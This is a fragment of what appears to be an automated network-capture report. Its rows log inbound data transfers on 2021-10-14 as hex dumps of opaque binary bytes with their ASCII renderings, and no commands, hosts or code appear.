| 2021-10-14 01:43:28 UTC | 120                | IN        | <p>Data Raw: 1d 44 42 93 11 36 eb fd 18 66 e9 36 20 c6 1d 97 ad 09 1a 10 e4 a3 79 e2 33 27 c1 a2 a5 93 b4 48 e3 90 b7 ed a0 18 7b 9e d4 ab 22 b2 1d fd 00 a9 ae b0 1b ef 74 eb 59 3d 9c 26 72 c7 6d c1 6e 09 49 5b db 4a 47 34 b0 38 e2 04 73 3b 6a 75 39 37 3b e6 33 b1 3c 8d e5 df 9e 61 6d 91 49 ff c2 46 dc 4b 33 ab 46 6f bd c3 48 e9 fe df 92 84 f7 1c 15 17 bc 61 ea 25 f6 e8 7f 86 09 c1 7e eb f5 36 0c d8 13 d0 3c 88 e5 aa ab c9 7f ac 99 c9 10 42 1f 56 e7 34 73 78 be 94 e9 74 d4 99 f0 ba f7 22 6c dc a3 84 98 aa 05 32 7a 2c 9f ec df 60 48 df c7 68 cb 23 37 cc 48 a9 bc b1 d7 81 4d c4 79 c5 7a 82 64 fe 96 73 6f ab 1e 3e a3 92 c6 76 14 42 16 ca d2 66 72 75 06 ed 12 31 ea 68 e1 32 19 90 9f 06 b9 fa 3e 1c 3d 4d f9 30 b1 69 a7 03 04 82 ae f9 d2 43 06 bb 79 98 d0 b9 9d 4c ea ca b0</p> <p>Data Ascii: DB6f6 y3'H{"tY=~&amp;mnI]G48s;ju97;3&lt;amIFK3FoHa%-6&lt;BV4sxt`l2z,`Hh#7HMyzdso&gt;vBfru1h2&gt;=M0iCyL</p>                   |
| 2021-10-14 01:43:28 UTC | 121                | IN        | <p>Data Raw: 7f a1 55 92 88 5e 83 31 11 24 e0 aa 94 f7 d4 45 66 c2 01 1d 36 36 4f 42 01 83 53 89 29 21 75 2e 48 96 b4 bd 5f 23 9b b5 5d f1 ff a3 11 f3 b0 c1 db 41 c9 ee f1 52 b9 fc c7 ef ea e7 bd 6d 60 fc ad c5 1a 68 f3 9d 7a 69 7f c5 2f ba f1 fd a2 23 1c d9 3b be 7d 4b cb 9d 4f e3 89 00 3f 70 4e 42 72 b0 8b 5c f9 98 c4 2d 29 7d 71 cb a5 a0 70 96 17 e5 df 40 88 6e 39 b4 20 b8 98 b9 c3 37 11 35 e1 2b fe 04 30 2a 0a 1b 73 23 f8 98 58 24 d2 4e f9 df a9 88 95 55 2b 15 19 c0 be cc c1 70 53 bf 0c e9 d0 2f de b9 63 e9 fb 61 2b da 20 a9 ae 6f e4 c6 be 0f 45 27 97 7f ff 39 a1 0e 38 d2 16 a2 7f 0a bf cd 2e 95 bf 7f f1 97 82 9c c8 46 9e 40 bc 63 0d 5e 31 6f d9 4a 49 b7 ee dd b8 57 2e 19 9b 72 53 a6 46 82 ed 95 d6 f2 60 29 05 43 0d 3f 3e da 3c 8c 64 e1 09 c1 37 35 04 5d ff 4b</p> <p>Data Ascii: U^1\$Ef76BS)iu.H_#]AROhzi#;)KO?pNBrl-)qp@n9 75+0*s#X\$NU+pS/ca+ oe'w9;+F@c^!oJlW.rSF')C?&gt;&lt;d75]K</p>                        |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 123                | IN        | Data Raw: 9c cb 82 59 52 e8 c0 a7 95 68 f3 6d d2 64 c3 6b 82 f9 a2 a4 33 00 02 42 04 d5 3e c2 c9 ba 8a 04 5f 95 13 67 21 b0 08 d1 26 48 92 12 0f cf ee 15 e5 cc cc a9 e9 50 f0 b0 11 11 e7 a4 e8 9a 1f 89 4d cc 65 e8 ee 89 16 1f 5f ae 68 bb 1e d2 ec e1 7a a7 f5 e8 5c e6 dd 00 0b 44 a2 60 f2 4d 7f 58 dd f6 0b 26 4e a7 04 94 05 32 4d 86 80 4d a6 b6 d9 1d 36 e7 44 22 89 24 5c 26 9d a3 44 31 8a 56 cd 39 fc 56 65 14 57 db 8a f8 bf a0 60 ed 28 56 ec b5 b2 5e af 30 72 30 e6 1e c2 d3 c9 ea 8a 83 e8 87 c6 ec 96 15 6e 13 c5 5e da 7b c9 a5 da b8 6d 36 3b d2 35 34 96 6a f3 c7 d4 8a 5e 6c 5e ea ca c3 db ca 63 3e 2c c1 1b 7e da 3f ca e7 73 cd 47 77 a1 af 32 58 04 d8 16 ba 09 28 45 58 70 4b 18 c0 9f ec 67 6a 9e 73 9e 1c d6 3c 0e be 94 cf bc 33 fa 8e a6 a8 3a 57 ba e0 b1 6f 6a 54 76<br>Data Ascii: YRhm d k3B>_g!&HPMe_hzID'MX&N2MM6D"\$&D1V9VeW'(V^0r0n^m{6;54j^hc~;~?sGw2X(ExpKgjs<3:WojTv          |
| 2021-10-14 01:43:28 UTC | 124                | IN        | Data Raw: 09 cd 08 62 d1 5f f5 35 25 bb 76 ef 50 31 06 ca 0e d0 01 ff f4 0e 2c 8b 8b 76 ae 2f 9d fa d9 05 43 51 3c 08 f4 3b 86 83 c1 8a 3a c5 b2 1a e8 a9 0f d0 a2 a5 99 a7 59 f2 b4 b9 7c 8c 3a 73 bd c3 31 1a a3 1d fd 10 79 bc b1 41 f6 a2 ea 15 3d 96 0c 48 c5 10 b0 1b 1b 4d 59 ca b7 77 34 b0 38 b6 48 61 0b 6a 7f 0e c1 39 e6 3b 95 14 ab e7 21 81 3f 7f 85 41 d5 84 73 dc 41 ea 34 3a 6e bd c5 62 1e b6 df 94 ae fb 08 15 1d 9e 78 ee 24 fc db 43 f9 08 e1 6c 65 ca c8 0d cf fe ca 34 a6 ee 82 a9 cc d9 3f e4 49 1b 31 e8 55 e5 49 e0 6d af 84 ae de d7 99 fc a8 69 21 6c d2 b3 b7 a2 df 7b 33 7a 3a b8 bf b5 63 48 d1 63 b2 c9 23 26 db 40 46 a1 b3 01 a8 42 c3 53 fe f5 81 ea 49 ea e5 7a bf 32 94 a1 e9 4e 5f 3c 43 3e 97 c6 4e 93 0a 87 e6 03 29 fa 56 cb 4d 98 97 89 8f bc 81 bc 1c 29 5d<br>Data Ascii: b_5%vP1,v/CQ<;Y!;s1yA=HMYw48Haj!9?AsA4:nbx\$Cle4?I1UImil!{3z:cHc&@&FBSIz2N_<C>N)VM)]               |
| 2021-10-14 01:43:28 UTC | 125                | IN        | Data Raw: cd 9f cd b8 49 7d 11 6e d4 5f 9a 87 2e df e5 30 91 fb 37 df ca 09 49 50 ab 79 e5 6c 40 90 1f 2b 49 34 ae be a7 c5 20 66 c2 03 13 c2 c7 d9 49 2d f5 b2 9d 36 34 4e 0c 55 89 a1 80 09 4c 15 ab 57 0b ea 15 2e cf bf cf ea 5b e1 f2 f1 5b bb fc cb ed 8d 99 24 dd a9 79 d3 4f 3f 5a f2 a8 76 76 42 c8 10 69 f2 d1 a7 11 55 b0 a2 ae 6a 50 f2 f9 6b e2 8e 37 33 6c 11 77 7c 98 a0 41 df 8d f9 77 46 f3 6c 35 a0 91 ec b1 29 fb e4 4e 80 52 37 ac 17 83 64 b8 e9 12 63 6a e8 2b fe 0a 14 1d 2e 36 78 1a f1 94 04 3b ce 71 cb ce 57 8f 93 29 44 85 09 ca d5 3c ca ea 7c fd 8a ce cf 2c d9 8e f7 ea d3 46 46 56 27 83 c6 1d 62 d3 ad 1c 5a 3c 1a 4d d9 cb 86 3d 21 8c 77 95 62 20 92 c9 11 5f bf e1 01 77 9a 91 8f d7 5c 13 7d 6f 69 07 48 49 cf b6 53 6b 90 f5 ce a9 7d 5d 70 1d 69 ad a3 75 a0 66<br>Data Ascii: l]n_07IPyl@+l4 fl-64NULW.[[\$yO?ZvvBiUjPk73lw AwF5)NR7dCc+.6x;qW)D< ,FFVbZC<M= wb _w oiHISK~]piu f |
| 2021-10-14 01:43:28 UTC | 127                | IN        | Data Raw: 89 93 96 d7 3c 1d 2f 73 87 66 80 68 a7 0d 33 98 31 dc f9 5b 08 4f 48 b8 b4 93 71 4e f3 e8 8c 84 64 e4 40 b1 32 33 6b 82 f7 d2 67 a8 25 29 5f 2f db 07 8d 44 b9 8a 02 52 d2 ea 67 21 bc 4d 43 59 d1 95 05 64 04 d9 8f ca 8e 3f 8e f6 63 c7 a9 c7 13 e7 b1 8d 4c 33 8b 4b d9 40 97 9d 7f eb 1e 5b bf 48 4e ef df e3 cd 0a 6d 4a 68 58 fe b2 cb 03 6c 85 0d 0c 4a 55 34 b0 61 1b 28 34 f4 32 0e 24 0e 4c 88 83 78 86 3a c8 16 45 db 6e 0f 8d 37 4a 1d e7 d5 b2 18 88 52 d4 10 76 62 44 32 5c c1 b2 de 05 8c 62 ed 36 56 2f b5 b2 52 ea 7e 0e a9 e1 0f d6 dd fb 58 82 ab e6 a7 f1 fb b4 81 6a 3b 2b 45 f2 5c a4 83 de 92 01 59 b2 0d 5a 1a 8b 50 6f ea e8 94 17 6f 65 ca 57 1f d4 ef 50 21 01 c3 11 6b ea 7d 82 7e 72 c7 9d 68 8b 3f 00 a3 19 f4 18 8b 38 a3 79 2d 8e a8 cf fc 88 fb b7 53 e1 1c<br>Data Ascii: </sfh31[OHqNd@23kg%)._DRg!MCYd?cL3K@[HNMhXIJU4a(42\$Ln:En7JRVbD2b6V/R-Xj;+E1YZPooeWP!k)~rh?8y-S    |
| 2021-10-14 01:43:28 UTC | 128                | IN        | Data Raw: 0e 80 77 cf 3d 4f 81 f3 a1 a6 6c 41 69 07 55 62 f4 29 f2 1b e1 98 e6 23 a9 5e c3 d1 5f fb 5e 54 21 53 d9 a1 1c 19 a9 5a 97 05 ff ef fa 26 a9 78 64 8b 01 80 94 a7 96 4f 45 32 3f a8 a1 a3 a4 10 ac 23 8b 92 39 f0 a9 0f cf ad 8d b4 a5 59 f4 9e ce 03 15 3b 6a b8 dc 54 90 86 30 f2 2c 66 d9 90 6a f0 5c ff 46 34 be 23 48 c6 6b e1 74 65 d0 5a c0 ce 14 53 2a 19 b1 47 54 24 08 5f 9e c5 39 e6 2c b4 3c 97 e7 df 92 58 15 fb da d6 fa 42 c3 26 74 6c 69 61 9b de 07 ee 61 db 94 ac cf 34 38 1f 94 56 c0 4b 82 48 3f 84 0d de 00 fc fb 1b 03 ff 1f a3 1e 00 c6 af ab d0 47 a0 b4 cb 1a 37 c6 3d 99 ab 61 6c ab 9f ef 1f f0 b4 f8 f3 09 49 4c 66 b4 a1 a0 bf 2c 1f 78 3e bc ee 5b 1c d1 d4 4b d4 49 b6 fa 79 b7 86 ba 95 39 cf c0 7f d3 e8 8a 4c d3 95 67 7d 95 5c e8 3a 93 cc 5a 23 2c 8c<br>Data Ascii: w=OIAiUb)^#_!tSZ&xdOE2?g#9Y;jT0,f]F4#HkteZS*GT\$_9,<XB&tlaa48VKV?G7=allIf,x>[KFlyLg]:Z#,              |
| 2021-10-14 01:43:28 UTC | 129                | IN        | Data Raw: e3 f1 04 fb b1 79 11 47 a6 f1 e6 92 37 81 7f 32 63 c4 fb a4 a6 f6 1c 7f 97 e2 b1 69 40 81 08 65 73 98 83 08 7a b3 4e 08 60 12 f6 c0 b5 4c f2 a1 5f fd 54 45 84 37 06 54 05 80 b9 ff bb bf 4d 40 79 93 09 f0 62 9b ec ad 88 b3 02 4b 30 71 a9 37 aa 5f 32 ac e1 50 0f fe 95 23 cf b7 e9 f6 6e 4f 96 40 77 b9 f8 ed 56 db e7 bd 46 8c 50 da f3 3a e6 f8 8e 6d 49 21 d5 38 44 ef fd 89 16 0d ce 3d 85 e8 2a 77 62 4e cb a5 83 2f 73 21 f2 55 9d 9c 65 ff 19 d3 2d 38 4a 16 32 a4 8c 6c bc 29 f2 c2 55 b5 ec 56 3a 3e ae 62 98 7c 38 19 1d e9 0f d3 1f 2c a7 98 1b 73 3c cf fa 48 24 c3 43 ce e1 55 89 bf 61 b8 62 91 cb d1 27 e3 e4 59 d0 86 72 f5 08 d7 f0 c8 7c fb 6b 44 76 a2 ae a4 63 e3 fa 80 1a 45 30 aa ea 8a 5e a1 22 2f b3 86 8a 69 08 25 ee 3c 48 b3 9f ea ee 9b 91 ab 4d 50 89 58<br>Data Ascii: yG72ci@eszN'L_TE7TM@yYk0kQ7_2P#nO@wVFP:mi!l8D=*wbN!s!Ue-8J2l)UV:>b]8,s<H\$CUabYr[kDvcEO"" /!%<HMPX    |
| 2021-10-14 01:43:28 UTC | 130                | IN        | Data Raw: 87 f8 1c 6b 27 2b 4b 7f 33 85 4c d5 65 c5 9a 31 50 b2 ed c0 1d c3 c7 66 0b 2c c7 3b eb b0 8e fd e7 77 e7 3c 77 b0 a5 bf ab 3a c0 21 90 bd 3f 7b 2d ae 5a e0 d1 8a e4 a9 51 a6 60 8b 0b ea 34 c7 18 7e 32 47 ec 5a a4 a6 e9 94 72 97 f2 97 4f cc 07 76 fc 52 9e 8f 28 f5 ac 47 20 d7 35 db d4 b9 ea 03 38 5e fd 70 7f 24 37 06 4b ae 8d b9 ef 9d 99 c0 c2 07 0a 78 ed fc 42 0b f3 ba a0 04 25 66 27 7d 0f d9 33 5e 32 88 8a ff 0f fe 8f 91 c7 98 fb d6 64 61 e8 d9 76 99 da c5 c7 db fb 84 f4 84 7f c8 d3 30 f1 86 17 6c 69 6a f2 91 44 f0 d1 3b 1e 22 dc 1d 8f c3 54 ee 63 6e e0 8d 11 2f 6c 31 40 5d 8d 45 f5 09 ad b4 39 6a 69 15 0e 8c 76 94 9e d5 ef 42 b9 4e 82 a3 3f ae 46 87 e7 38 19 06 5b 07 fc 0e 0c ad 89 65 ea 3d ef 8f 6f 8f c3 59 e6 56 72 a4 a8 6d 1a b7 08 ca d1 03 87 78<br>Data Ascii: k'+K3Le1Pf,-w-w!?'{-ZQ`4-2GZrOvR(G 5^8p\$7KxB%f)3^2adv0liJd;"Tcn/1!)E9jvBN?F8[e=oYVrmx                |
| 2021-10-14 01:43:28 UTC | 131                | IN        | Data Raw: 36 81 86 81 f5 52 f6 d5 16 ba 49 fb a2 87 80 6f 04 32 7a 1e a2 ce 35 62 57 f6 63 6f c9 23 2a f5 d2 c6 39 a4 ff ad 69 08 7f d3 f7 1f 41 d3 85 41 5b 73 36 96 a3 b2 f7 54 3c 47 09 ef ec 63 9b 77 00 cd 85 53 67 41 c9 32 39 5b 89 8b be 60 1b 30 3b 7f cd d5 19 69 a7 29 72 a1 ab f9 cb 76 06 7d 79 98 dc bb f7 30 73 c1 a1 82 44 2c 6a db 4c 30 4f af e1 eb 73 fc 00 04 51 29 45 39 ad 35 a4 a9 2a 64 f8 c7 63 0b 3c 19 b4 26 48 90 25 af 1b ec 15 75 86 1d ba cb f7 28 df c5 13 c7 0a 8d 64 1e 96 69 f7 47 fb e3 e0 c0 98 21 39 7f d4 ce f0 3c eb 15 5b 6e cd 77 ec 94 fa d9 a4 a2 a1 b9 51 59 f2 b4 3a 05 f9 05 92 2b a5 3c 37 9d 4f a2 90 1b 16 45 c5 dc 07 a2 25 6a 17 5c ab 2b 19 a8 be c1 28 ec 58 4a 14 57 dc 8a f8 bd 08 1c 74 2f 7e 06 97 60 54 c0 14 ea 15 cd 1d f4 e2 10 c2<br>Data Ascii: 6Rlo2z5bWco#9!AA[s6T<GcwSgA29f'0;i)rvjy0sD,jl0OsQ)E95*dc<&H%uv(diG!9<[nwD,u^8+<7OE%)]+{(XJWU~^T          |
| 2021-10-14 01:43:28 UTC | 132                | IN        | Data Raw: 37 1c 08 dd f9 0e c1 70 5f fa 00 96 49 24 c6 d2 c8 1a fb 6b 44 cc 04 84 b6 45 db 20 ad 18 45 16 55 65 f4 c7 bf 2f 03 be 11 8a 6f 22 3d b5 88 58 95 bb 5f 1d 9b 91 8b 52 72 a4 49 64 42 d2 57 42 d0 f9 a8 4e bd f7 d3 87 7a 3d 0e 82 42 2f d9 f3 ad fc 83 99 fa 61 29 03 cf 47 c6 2d fc 16 17 98 e0 09 e7 c9 57 d0 5f e8 69 1a b9 76 f2 84 b8 78 53 7b c2 05 df 1a eb 2b 81 cf 43 a6 16 8c da 2c 0f 4e 45 16 ca c1 3b 86 94 37 a7 3e ef b4 71 76 d7 96 d4 a1 a2 a1 b9 51 59 f2 b4 3a 05 a1 2b 4c 9c 35 31 0a a3 3d 0c 07 79 bc aa 33 d9 5e ff 5f 17 14 70 d3 c7 6d cf 3a ac 49 5b c0 50 2e 18 a1 1a bc bf 72 3b 6e 5f 11 cc 39 e6 29 bc 39 b8 e5 d9 be f0 01 1c 42 d7 fe 66 24 41 ee 49 de 4a 90 d0 46 ee 03 df 94 ac f3 e5 18 1d 94 4a c2 08 fe d1 38 ae 8b bf f1 67 de 32 2c 20 00 cb 3e 3a e7<br>Data Ascii: 7p_!\$kDE EUe/o^="X_RrldBWBnz=B(a)G-W_ivxS{+c,NE;7>qvQY:X+L51=y3^_pm:[P;r_n_9)9Bf\$AIJfJ8g2, >: |
| 2021-10-14 01:43:28 UTC | 134                | IN        | Data Raw: a0 3f e0 0f cf ea ef c0 a7 80 c2 07 90 5b 95 15 6c 1b 32 5d da 71 3c a6 f5 aa 4d 07 32 d0 5a 1e b4 bd fa c1 c5 85 20 58 72 e8 c0 1b fe 6d 35 90 2d c1 15 4d d4 16 fc e7 e9 e2 b4 66 96 85 3f 8f 17 d2 27 58 17 3f 7b 31 a6 99 e5 d1 8c d1 37 07 12 63 8b 09 e0 a9 b8 81 7f a8 66 e1 ee 82 86 f2 0f 57 ba c0 5f 60 6a 07 69 ec 5a b5 85 28 f3 99 cc 76 63 36 db d6 b3 70 7c a1 5f 67 51 72 92 11 26 57 35 a8 94 dd 45 b6 67 c2 19 22 75 e0 f4 44 21 6a d3 11 28 27 62 01 4a 88 a7 aa c5 17 a1 b8 71 2f e3 8e 0b e2 95 ef e0 44 c9 f7 f8 5e 94 fe cd c1 f1 61 c3 45 a8 7d cc f5 04 76 f8 8e f7 4c 43 c0 1e 64 ee d0 a1 3b 2f e9 2b af 6a 4b e7 4b 63 cd 85 17 05 f5 5f f1 71 b0 89 63 c0 8a d3 2d a2 4f 40 27 82 ac 69 95 04 f0 e2 63 8f 6e 28 bc 2c 86 4b ba ef 3e 33 9f 0d b3 ff 0e 0e a7 2b<br>Data Ascii: ?[l2]q<M2Z Xrm5-Mf?X?{17cfW_ j]Z(vc6p]_gQr&W5Eg^uDJ('bJq/D^Ae)VLDC;/+jKKc_qc-O@'icn{,K>3+          |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 135                | IN        | Data Raw: ac 29 f4 11 ed 1e 9f c3 af ab ef 9d 99 99 c9 06 19 c1 55 e7 34 4a ee d1 19 87 85 d1 b9 b6 d4 16 20 f6 f3 9d b0 86 84 44 33 7a 3e 9a 14 24 62 48 ce 63 6f c9 23 2a f5 d6 c6 39 a4 ff ad 69 85 7e d3 f7 1f 41 d3 86 41 5b fe 37 96 a3 b2 19 4f 3c 47 0d e4 e9 4c 99 71 2c 61 7d b4 ff 40 cd 16 5b 97 89 8b 24 df 13 0f 0f 79 af 19 19 69 87 d3 3d ab ab e6 f0 7d 03 52 7b 9e f0 17 0f d7 eb c0 a5 a6 27 e3 6a db d6 8f 47 90 d5 ed 10 33 00 04 71 f7 d5 33 ad 2a a8 a2 2f 4b fa c1 4f a7 c4 fe 2c 27 4c b4 41 61 1b ec 8f ca 8e 22 8e c9 12 e6 df c5 33 f6 bc 87 64 01 ad 63 f2 68 f9 e5 cc 6c 60 c6 a1 7e d0 ea 95 ed eb 15 c1 d1 c5 48 d8 92 91 08 44 a8 2f 39 5e 7f 5e d1 e7 32 05 32 eb 03 be 87 5d db af 9c 4b 86 f6 cb 16 45 5f 63 0f 9d 11 6c 71 8c ab 2b 39 dc 44 cb 28 f3 63 41 11 78<br>Data Ascii: )U4J D3z>\$bHco#9i-AA[7O<GLq,a)@[\$yi=]R[jG3q3*/KO,'Laa"3dchl"-HD/9^^22]KE_clq+9D(cAx                          |
| 2021-10-14 01:43:28 UTC | 136                | IN        | Data Raw: 1b 59 ac 80 97 0b 87 0f 3b 15 3d ef 8b d5 01 ee 4b c0 ec 31 88 b9 4b 1a 36 1d ca d1 3c da 58 74 d2 86 ee fa a3 b8 4f e9 e8 ff 4b 23 57 21 a9 3e 46 d6 c0 8b 38 22 37 80 68 d4 84 b5 22 2b 8c 02 a2 44 0a bf cd 3b db eb 26 7e ee 9f b1 e3 c9 57 89 c2 67 4f 30 71 62 b8 d8 4a 43 9d a3 db af 57 22 26 a9 6a ad a1 40 2e 82 1e b8 0e 65 09 6a 54 62 eb a6 ff 1b f2 be c0 60 c6 20 5a f0 04 ea 41 37 a5 5e d9 ac 3a 00 e0 f8 bc 98 fe ef 0b eb 54 66 8b bd 8f d7 c8 29 6e 2f 37 20 cc 1b e5 9c 1f 8a 22 c7 9f 59 f4 af 25 52 dc 3c 98 a7 5d d2 df a1 7d 8c a0 4f 91 d2 17 2a c8 1c fd 0a 59 d7 a5 1b f4 46 d7 74 3f 96 08 60 44 13 52 1b 1b 4d 7b ac cb 0b 35 2a 19 b1 59 54 1b 02 7e e4 c1 19 89 26 94 14 a0 cd f2 96 72 79 af c1 a9 63 47 dc 45 ce 24 45 6f bd 5b 45 e3 ea f9 b4 c1 d2 1c<br>Data Ascii: Y:=K1K6<XtOK#W!>F8"h"+D;&-WgO0qbJCW"&j@.ejTb^ ZA7^:Tf)n/7 "Y%R<]O"YF?>DRM{5*YT-&rycGE \$Eo[E                      |
| 2021-10-14 01:43:28 UTC | 137                | IN        | Data Raw: 41 cb 28 f1 6f 44 3e 7a d8 a0 78 e9 17 63 ed 2a 5e 8f b6 b2 54 5a 31 5d 22 c6 2f 5f c3 c2 c2 87 f6 ff 81 ee dd 84 3d 45 39 2b 5a f0 f7 d8 1a d9 b8 6f 07 a5 d0 5a 1e 0e 4f d8 d3 e3 ba bf 71 5f ea e0 9d c3 ef 4b 16 23 e9 3c 6f ce 11 d6 61 0d 5e 98 77 b4 85 aa 8f 17 d2 9d 95 35 2d 5d 0d 01 b5 e7 d1 aa 7a 4e 79 8b 7d 82 25 ed b0 8f d7 c8 29 6e 2f 37 20 cc a2 c9 9e 56 ba e0 2b 4a 47 15 50 dc e2 99 87 28 d5 2b 59 08 fa 28 c8 fa be 6e 7d a7 75 7b 0a c6 82 37 02 6b a5 a9 94 fd 21 9c 4a d0 21 2a c9 e3 f4 42 2b 47 ba 88 29 38 6f 09 7a 8b a7 ac 75 b4 f2 33 56 0f fa af 99 e3 b5 e9 6a 61 e4 fa ff 56 2b fd cd c7 fb 53 aa dc a9 62 c6 fd 37 75 f8 88 47 ef 10 4b 39 44 f4 f1 32 3a 0f ce a1 8a 47 46 c8 43 dd ce 85 11 0f b1 36 68 70 af 81 6b f2 89 d3 2b 12 e8 13 ac a5 8c 72 b4<br>Data Ascii: A(oD>zxc**TZ1]"/_=E9+ZoZ0q_K#<oa^w5-jty)%U=UV+JGP(+Y(n)u{7k!J!B+G)8ozu3VjaV+Sb7uGK9D2:G FC6hpk+r            |
| 2021-10-14 01:43:28 UTC | 139                | IN        | Data Raw: 61 ce fb ff 86 b5 d3 1c 08 35 b9 52 ea 23 d6 57 40 1d 08 c1 6c 46 6a 37 0c d9 9a ee 13 b2 e4 8f 1f ce 57 88 b9 d0 03 31 ec 48 fb 1a 4d 6e af 86 ac 07 ab 00 f7 d5 12 00 d9 d7 b0 a1 3a 81 29 23 5c 1e 0f c5 35 62 68 e0 52 42 cb 3d 04 f2 56 b8 a6 8f 7d d7 d0 c5 7f d7 d7 33 65 fe 97 fd 5e 92 27 b0 83 24 cd 5e 3c 67 2b d5 c4 4e 85 5f 2b e5 03 2b d4 c2 b7 af 18 96 8d ab 09 fb 3e 1d b3 7c c0 09 3f 49 10 08 2c ab 8b ba cd 55 2e 4d 53 b5 d8 91 77 64 68 be 38 87 64 e6 4a 63 4d ca 6a 18 d6 e0 42 14 20 bc 50 09 c4 13 e7 2c bb 8a 15 61 d7 c5 65 27 90 e5 53 be 49 94 01 40 a2 ed 15 ef 39 15 85 f8 70 c7 66 c4 13 e7 8e cc 7d 1e 89 57 f7 47 fb e3 e0 c0 9c 21 39 7f d4 ce f0 56 ea 15 5b 6e cd 77 ef 94 f4 b3 45 8a 0f 2c 1d 66 5e ce e5 32 05 32 eb 03 be 83 5d db af 9c 4b 86 0b<br>Data Ascii: a5R#W@lFj7W1HMn:)#5bhRB=V}3e*"\$^<g+N_++>]?l,U.MSwdh8dJcMjB P,ae'Sl@9pfWG!9V[nwE,f^22]K                        |
| 2021-10-14 01:43:28 UTC | 140                | IN        | Data Raw: 38 6a 4d ee be 8c 76 8b 2b d8 ef 51 9f 68 02 21 41 37 67 b8 eb 18 c2 1c 73 2a 64 2b 27 96 2d 3b a8 3d ef 8b 6f 2e d8 59 e6 d4 7f a4 bb 4b 3c 36 8a b4 48 22 c3 74 79 0c 87 e8 d0 bf e3 fb 9c de db 7f 45 56 21 89 a8 78 fb da 30 68 34 80 6e de 45 de bb 2a 93 17 aa b4 09 bf cb 8b 7c b8 ae 59 ce 46 90 8b c8 77 84 43 42 62 36 7f 6f d2 d9 4c 69 3f 89 57 ae 57 3b 2e 5a 69 ad a7 f0 89 d1 96 9f 2e bf 28 03 55 42 e5 27 da 36 fb b0 cd 0b c7 26 70 56 21 66 40 37 bf 56 2b af 3a 06 50 5f ef 13 d9 cf 34 2a 81 55 46 9b 1c aa fa c6 04 66 68 34 20 ca 11 00 f7 86 8b 3c eb 92 bb f5 a9 0f 4a 87 88 8b 81 79 12 b5 a0 7d ac 21 71 bc c3 2e 1a 8b 30 ff 0a 7f 96 36 65 6d 5d ff 5d 1d 77 0f 4a c6 f7 ee 37 09 6f 7b 21 cb 0b 35 90 17 87 48 72 24 4d 57 c9 c3 39 e0 19 16 6a 23 e4 df 90<br>Data Ascii: 8jMv+Qh!A7gs*d+^;=:o.YK<6H"tyEV!x0h4nE* YfWCBb6oLi?WWW;.Zi.(UB&6pV!f@7V+;P_4*UFfh4 <Jy)! q,06em]jWJ7o{!5Hr\$MW9j# |
| 2021-10-14 01:43:28 UTC | 141                | IN        | Data Raw: 01 23 62 07 80 4f a6 ac e2 3b 47 c5 40 08 09 49 d5 36 8d af 0b 1b 8a 56 cb b2 c9 6a 7b 1a 5a dc 88 fe 97 ae cd f1 2e 7e 1d bd 9a 79 c2 14 76 1a 62 71 4b c3 c2 c6 87 85 ea 81 ee 58 b1 38 79 1d 0b 5f d8 71 a6 a3 61 a4 6b 27 37 f9 77 1c 94 6c df 47 bb 03 30 70 5b ca c4 1f d4 ef d1 2c 01 d3 37 4d ca 15 fe e7 53 78 85 77 b0 ba 2e a6 3a d0 07 b6 32 bd 05 b4 8f b4 e3 f1 8f f9 b1 79 11 47 a6 1c e6 92 bc 83 7f 32 63 06 e0 a4 a6 f2 26 7a b8 e0 b7 45 ec 79 ef fd 72 9c a7 2e f7 b3 4e 92 df 1a c9 f4 b3 6a 7f a1 5f dd bb 43 83 37 19 47 1c 85 96 fd bd 93 e1 bc 9e 0b 58 e6 d4 45 09 ec ad 12 0c 0a 74 07 77 8e a5 aa 5f 12 57 b6 57 0f e1 99 23 cf b7 e9 f6 6e 4b 96 40 77 b9 f8 ed cf d9 e7 bd 46 8c 50 d9 f3 3a 7f fa 8e 6d 49 9f ce 38 44 ee f9 8c 39 0f c8 11 29 14 cd ef 63 4a<br>Data Ascii: #bO;G@l6Vj[Z.-yvbqKX8y_qak7wlgOpj,7MSxw.:2yG2c&zEyr.Nj_C7GXEtW_WW#nK@wFP:ml8D9)cJ                              |
| 2021-10-14 01:43:28 UTC | 143                | IN        | Data Raw: c3 1e 86 32 9a cd dd 94 72 5f 68 5d d7 fa 59 84 69 c3 4b 44 69 97 47 1e 57 fa df 90 8c fa 1e 15 1d 0e 75 c7 37 da f1 17 86 09 c1 48 23 c1 36 0c c6 7a e3 13 a2 c2 a9 81 49 29 11 98 c9 1e 11 c6 55 e7 32 fa 49 82 92 a0 a5 ff 9b f6 d5 36 9f 73 d6 b0 be f8 8c 29 30 7a 38 90 42 4b fb 49 d5 4f 62 e0 21 2c df ce 9d 8d b7 d9 89 62 c6 7f d3 d7 92 44 fe 97 78 23 97 1b 94 a3 94 e6 dc 42 de 17 cc c0 6e b5 75 06 e7 99 08 d3 51 ef 16 35 94 89 8b 9e 95 1e 1d 29 42 c5 35 1b 69 a1 23 aa d5 32 f8 d4 51 0e 7d 79 98 da 0b 54 63 f8 e6 81 ab 66 e2 6a fb 38 8a 6a 82 cc 0b 7f 02 04 57 23 42 d4 34 34 bb 8e 22 67 f8 c7 65 bb 9f 4a 3f 01 68 ba 07 60 1b cc 94 cf a3 30 b7 e4 7e ca dd c5 15 cd 28 f9 fd 1f 89 4f ff 45 fb e3 e6 70 3b 72 b2 58 f4 e5 d2 ec eb 35 d5 d4 e8 5a e1 bf fc 24<br>Data Ascii: 2r_hjYiKDiGWu7H#6zl)U2l6s)0z8BKlOb!,bDx#BnuQ5)B5#2QjYtCfj8{!W#BM44"geJ?h^0-(OEp;rx5Z\$                            |
